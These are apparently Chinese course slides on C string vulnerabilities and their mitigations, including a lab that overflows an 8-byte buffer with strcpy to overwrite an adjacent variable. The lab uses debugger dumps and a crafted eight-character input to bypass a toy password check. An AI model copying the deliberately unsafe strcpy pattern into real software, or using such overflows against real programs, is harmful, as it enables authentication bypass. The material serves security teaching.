errno_t retValue;  
char *cstr; // c style  
string_m str1 = NULL;
```

状态码统一提供返回值

- 防止嵌套
- 鼓励状态检查

```
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
        retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n",  
            retValue);  
    }  
    printf("(%s)\n", cstr);  
    free(cstr); // free duplicate string  
}
```

黑名单

- 用下划线或其他无害的字符来取代危险的字符串输入。
 - 需要程序员来识别所有危险的字符和字符组合
 - 如果对被调用的项目、流程、库或组件没有很详细的了解是很难错操作的
 - 有可能在编码或转义危险的字符后，成功地绕过了黑名单检查。

白名单

- 定义可接受的字符列表，删除任何不可接受的字符
- 有效的输入值列表通常是可预测的、定义良好的可控大小。
- 白色的清单可以用来确保一个字符串中只包含程序员认为安全的字符。

数据处理

- 字符串管理库通过(可选)确保字符串中的所有字符属于一组预定义的“安全”字符，来提供一种处理数据的机制。

```
errno_t setcharset(  
    string_m s,  
    const string_m safeset  
);
```

字符串小结

- 缓冲区溢出在C 和 C++语言中很常见，因为这些语言
 - 定义字符串为一个空结尾的字符数组
 - 不执行隐式边界检查
 - 提供不执行边界检查的字符串标准库调用
- **basic_string** 类更不容易出现C++程序错误。
- ISO/IEC “Security” TR 24731定义的字符串函数对遗留系统的修复很有用
- 新的C语言开发要考虑使用字符串管理

目录

- 1、字符串
 - 背景和常见问题
- 2、常见的字符串操作错误
- 3、字符串漏洞
- 4、缓解措施
- 5、栈溢出实例分析

一、栈溢出实例分析：修改邻接变量

系统栈的工作简介

- 修改邻接变量所用程序源代码
- 修改邻接变量的原理
- 突破密码验证程序

(0) 系统栈的工作简介

理论课已经做过详细介绍！！

- (1) 内存具有不同的用途
- 成功地利用缓冲区溢出漏洞可以修改内存中的变量的值，甚至可以劫持进程，执行恶意代码，最终获得主机的控制权。要透彻地理解这种攻击方式，我们需要回顾一些计算机体系架构的基础知识，搞清楚CPU、寄存器、内存是怎样协同工作而让程序流畅执行的。

(0) 系统栈的工作简介

(2) 系统栈

内存的栈区实际上指的就是系统栈。系统栈由系统自动维护，它用于实现高级语言中函数的调用。对于类似C语言这样的高级语言，系统栈的PUSH/POP等堆栈平衡细节是透明的。

一般说来，只有在使用汇编语言开发程序的时候，才需要和它直接打交道。

(0) 系统栈的工作简介

(3) 函数调用约定与相关指令

通过之前的学习，我们已经知道了函数调用的细节和栈中数据的分布情况。

如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的EBP值、返回地址等重要数据。

下面我们用一个简单的例子来说明破坏栈内局部变量对程序的安全性有何影响。

(1) 修改邻接变量—源代码

part1

```
#include<stdio.h>
```

```
#define PASSWORD "1234567"
```

```
int verify_password(char* password)
```

```
{
```

```
    int authenticated;
```

```
    char buffer[8];
```

```
    authenticated = strcmp(password,PASSWORD);
```

```
    strcpy(buffer,password);//这里会发生溢出
```

```
    return authenticated;
```

```
}
```

(1) 修改邻接变量—源代码

part2

```
void main()
```

```
{
```

```
    int valid_flag=0;
```

```
    char password[1024];
```

```
    while(1)
```

```
    {
```

```
        printf("please input password:");
```

```
        scanf("%s",password);
```

```
        valid_flag = verify_password(password);
```


(1) 修改邻接变量—源代码

part3

```
if(valid_flag)
{
    printf("incorrect password!\n");
}
else
{
    printf("Congratulations!You have passed the
           verification!\n");
    break;
}
}
```

(2) 修改邻接变量—修改邻接变量的原理

我们结合之前所学来看看栈帧的布局应该是什么样的



(2) 修改邻接变量—修改邻接变量的原理

authenticated为int类型，在内存中是一个DWORD，占4个字节。所以，如果让buffer数组越界，buffer[8]、buffer[9]、buffer[10]、buffer[11]将写入相邻的变量authenticated中。

观察一下源代码不难发现，authenticated变量的值来源于strcmp函数的返回值，之后会返回给main函数作为密码验证成功与否的标志变量；当authenticated为0时，标识验证成功；反之则不成功。

(2) 修改邻接变量—修改邻接变量的原理


如果我们输入的密码超过了7个字符（注意：字符串截断符NULL将占用一个字节），则越界字符的ASCII码会修改掉authenticated的值。如果这段溢出数据恰好把authenticated改为0，则程序流程将被改变。本节实验要做的就是研究怎样用非法的超长密码去修改buffer的邻接变量authenticated从而绕过密码验证程序这样有趣的事情。

(3) 修改邻接变量—突破密码验证程序

	推荐使用的环境	备注
操作系统	Xp sp2, win7	其他win32系统也可以进行本实验
编译器	Vc 6.0	如用其他编译器, 需重新调试
编译选项	默认编译选项	Visual Studio 新版本中的GS编译选项会使栈溢出实验失败
Build版本	Debug版本	如使用release版本, 则需要重新调试

(3) 修改邻接变量—突破密码

验证



```
"E:\Projectes\2-overflow-var\Debug\stack_overflow_var.exe"

please input password:      123456
incorrect password!

please input password:      1234567
Congratulation! You have passed the verification!
Press any key to continue
```

程序正常运行时的情况

(3) 修改邻接变量—突破密码验证程序

- 假如我们输入密码为7个英文字母“q”，按照字符串的关系“qqqqqqq”>“1234567”，strcmp应该返回1，即authenticated为1。
- 我们用OllyDbg动态调试的内存情况如下图所示（见下页）

程序正常运行时的情况

(3) 修改邻接变量—突破密码

验证程序

0040101A	CC	INT3	
0040101B	CC	INT3	
0040101C	CC	INT3	
0040101D	CC	INT3	
0040101E	CC	INT3	
0040101F	CC	INT3	
00401020	55	PUSH EBP	stack_overflow_var.verify_password(void)
00401021	8BEC	MOV EBP,ESP	
00401023	83EC 4C	SUB ESP,4C	
00401026	53	PUSH EBX	
00401027	56	PUSH ESI	
00401028	57	PUSH EDI	
00401029	8D7D B4	LEA EDI,[LOCAL.19]	
0040102C	B9 13000000	MOV ECX,13	
00401031	B8 CCCCCCCC	MOV EAX,CCCCCCCC	
00401036	F3:AB	REP STOS DWORD PTR ES:[EDI]	
00401038	68 1C504200	PUSH OFFSET 0042501C	ASCII "1234567"
0040103D	8B45 08	MOV EAX,DWORD PTR SS:[ARG.1]	
00401040	50	PUSH EAX	
00401041	E8 0A020000	CALL strcmp	Cstrcmp
00401046	83C4 08	ADD ESP,8	
00401049	8945 FC	MOV DWORD PTR SS:[LOCAL.1],EAX	
0040104C	8B4D 08	MOV ECX,DWORD PTR SS:[ARG.1]	
0040104F	51	PUSH ECX	
00401050	8D55 F4	LEA EDX,[LOCAL.3]	
00401053	52	PUSH EDX	
00401054	E8 07010000	CALL strcpy	Cstrcpy
00401059	83C4 08	ADD ESP,8	
0040105C	8B45 FC	MOV EAX,DWORD PTR SS:[LOCAL.1]	
0040105F	5F	POP EDI	
00401060	5E	POP ESI	
00401061	5B	POP EBX	
00401062	83C4 4C	ADD ESP,4C	
00401065	3BEC	CMP EBP,ESP	
00401067	E8 74020000	CALL chkesp	
0040106C	8BE5	MOV ESP,EBP	
0040106E	5D	POP EBP	
0040106F	C3	RETN	
00401070	CC	INT3	
00401071	CC	INT3	
00401072	CC	INT3	
00401073	CC	INT3	
00401074	CC	INT3	
00401075	CC	INT3	
00401076	CC	INT3	
00401077	CC	INT3	
00401078	CC	INT3	
00401079	CC	INT3	
0040107A	CC	INT3	
0040107B	CC	INT3	
0040107C	CC	INT3	
0040107D	CC	INT3	
0040107E	CC	INT3	
0040107F	CC	INT3	

在strcpy设置断点（F2），运行strcpy之后观察缓冲区中的结果

(3) 修改邻接变量—突破密码

内存溢出



Address	Hex	ASCII
0012FA8C	0012FAE0	ASCII "aaaaaaaa"
0012FA90	0012FB44	ASCII "aaaaaaaa"
0012FA94	0012FF48	
0012FA98	00000000	
0012FA9C	7FFDE000	..α²Δ
0012FAA0	CCCCCCCC	CCCCCCCC
0012FAA4	CCCCCCCC	CCCCCCCC
0012FAA8	CCCCCCCC	CCCCCCCC
0012FAAC	CCCCCCCC	CCCCCCCC
0012FAB0	CCCCCCCC	CCCCCCCC
0012FAB4	CCCCCCCC	CCCCCCCC
0012FAB8	CCCCCCCC	CCCCCCCC
0012FABC	CCCCCCCC	CCCCCCCC
0012FAC0	CCCCCCCC	
0012FAC4	CCCCCCCC	CCCCCCCC
0012FAC8	CCCCCCCC	CCCCCCCC
0012FACC	CCCCCCCC	CCCCCCCC
0012FAD0	CCCCCCCC	CCCCCCCC
0012FAD4	CCCCCCCC	CCCCCCCC
0012FAD8	CCCCCCCC	CCCCCCCC
0012FADC	CCCCCCCC	CCCCCCCC
0012FAE0	71717171	qqqq
0012FAE4	00717171	qqq.
0012FAE8	00000001	0...
0012FAEC	0012FF48	H.
0012FAF0	004010EB	RETURN from stack_overflow_var.verify_password to stack_overflow_var.main+5B
0012FAF4	0012FB44	ASCII "aaaaaaaa"
0012FAF8	00000000	
0012FAFC	00000000	
0012FB00	7FFDE000	..α²Δ
0012FB04	CCCCCCCC	CCCCCCCC
0012FB08	CCCCCCCC	CCCCCCCC
0012FB0C	CCCCCCCC	CCCCCCCC
0012FB10	CCCCCCCC	CCCCCCCC
0012FB14	CCCCCCCC	CCCCCCCC
0012FB18	CCCCCCCC	CCCCCCCC
0012FB1C	CCCCCCCC	CCCCCCCC
0012FB20	CCCCCCCC	CCCCCCCC
0012FB24	CCCCCCCC	CCCCCCCC
0012FB28	CCCCCCCC	CCCCCCCC

我们注意到有 `aaaaaaaa+null` 这个字符串，而比较后的结果为 `01` 就在它地址的后面

(3) 修改邻接变量—突破密码

验证程序

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
Buffer[0-3]	0x0012FAE0	q	q	q	q
Buffer[4-7]	0x0012FAE4	NULL	q	q	q
authenticated	0x0012FAE8	0x00	0x00	0x00	0x01

栈帧数据分布的情况

在观察内存的时候应当注意“内存数据”与“数值数据”的区别。在我们的调试环境中，内存由低到高分布，你可以简单地把这种情形理解成Win32系统在内存中由低位向高位存储一个4字节的双字，但在作为“数值”应用的时候，确实按照由高位字节向低位字节进行解释。这样一来，在我们的调试环境中，“内存数据”中的DWORD和我们逻辑上使用的“数值数据”是字节序逆序过的。

(3) 修改邻接变量—突破密码

验证程序

- 我们可以联想到，如果输入超过7个，算上NULL会超过8个字节，会发生什么事情呢？
- 我们不妨来试试，输入 `qqqqqqqqrst` 之后和之前一样，观察调试器的数据，会发现如下的数据。

(3) 修改邻接变量—突破密码

内存地址



0012FACC	CCCCCCCC	CCCCCCCC
0012FAD0	CCCCCCCC	CCCCCCCC
0012FAD4	CCCCCCCC	CCCCCCCC
0012FAD8	CCCCCCCC	CCCCCCCC
0012FADC	CCCCCCCC	CCCCCCCC
0012FAE0	71717171	qqqq
0012FAE4	71717171	qqqq
0012FAE8	00747372	rst.
0012FAEC	0012FF48	H #.
0012FAF0	004010EB	3 0.
0012FAF4	0012FB44	D r #.
0012FAF8	00000000	
0012FAFC	00000000	
0012FB00	7FFDE000	.α²Δ
0012FB04	CCCCCCCC	CCCCCCCC
0012FB08	CCCCCCCC	CCCCCCCC
0012FB0C	CCCCCCCC	CCCCCCCC
0012FB10	CCCCCCCC	CCCCCCCC
0012FB14	CCCCCCCC	CCCCCCCC
0012FB18	CCCCCCCC	CCCCCCCC
0012FB1C	CCCCCCCC	CCCCCCCC
0012FB20	CCCCCCCC	CCCCCCCC
0012FB24	CCCCCCCC	CCCCCCCC
0012FB28	CCCCCCCC	CCCCCCCC
0012FB2C	CCCCCCCC	CCCCCCCC
0012FB30	CCCCCCCC	CCCCCCCC
0012FB34	CCCCCCCC	CCCCCCCC
0012FB38	CCCCCCCC	CCCCCCCC
0012FB3C	CCCCCCCC	CCCCCCCC
0012FB40	CCCCCCCC	CCCCCCCC
0012FB44	71717171	qqqq
0012FB48	71717171	qqqq
0012FB4C	00747372	rst.
0012FB50	CCCCCCCC	CCCCCCCC
0012FB54	CCCCCCCC	CCCCCCCC
0012FB58	CCCCCCCC	CCCCCCCC
0012FB5C	CCCCCCCC	CCCCCCCC
0012FB60	CCCCCCCC	CCCCCCCC
0012FB64	CCCCCCCC	CCCCCCCC
0012FB68	CCCCCCCC	CCCCCCCC


RETURN from stack_overflow_var.verify_password to stack_overflow_var.main+5B
ASCII "qqqqqqqqrst"

在strcpy设置断点（F2），运行strcpy之后观察缓冲区中的结果，我们发现authenticated变成了0x00747372。

- 那么我们经过分析可以发现，如果我们输入的是8个q，那么他的最后以为NULL会淹没authenticated的数据) 修改邻接变量—突破密码验证程序
- Authenticated会变成0x00000000，那么判断分支则会走向正确的方向，就会绕过密码验证程序。

(3) 修改邻接变量—突破密码

验



```
E:\Projectes\2-overflow-var\Debug\stack_overflow_var.exe

please input password:      qqqqqqqq
incorrect password!

please input password:      qqqqqqqqqrst
incorrect password!

please input password:      qqqqqqqqq
Congratulation! You have passed the verification!
```

果然当我们输入8个q的时候程序发生了程序员预料之外的结果，我们这个演示也成功运行得到了想要的结果。

(3) 修改邻接变量—突破密码验证程序

- 当大家做了这个实验后，发现并不是所有的8位字符串都能得到想要的结果，这是为什么呢？
 - 由于authenticated的值来源于字符串比较函数strcmp的返回值。按照字符串的序关系，当输入字符串大于“1234567”时，会返回1，内存中的值为0x00000001，可以淹没地位突破验证；那么当输入字符串小于“1234567”时，会返回-1，而变量在内存中的值按照双字-1的补码存放，为0xFFFFFFFF，低位被淹没后便成了0xFFFFFFFF00,这是的值是不能冲破验证程序的。如“01234567”就不可以。

(4) 栈溢出原理

栈溢出我们仅仅举了一个简单的修改邻接变量的例子，其实它能做的远不止这些，它还可以修改函数的返回地址，控制程序的执行流程，甚至能够进行代码的植入，希望有兴趣的同学能够结合自己所学进行深入的研究。

谢谢大家

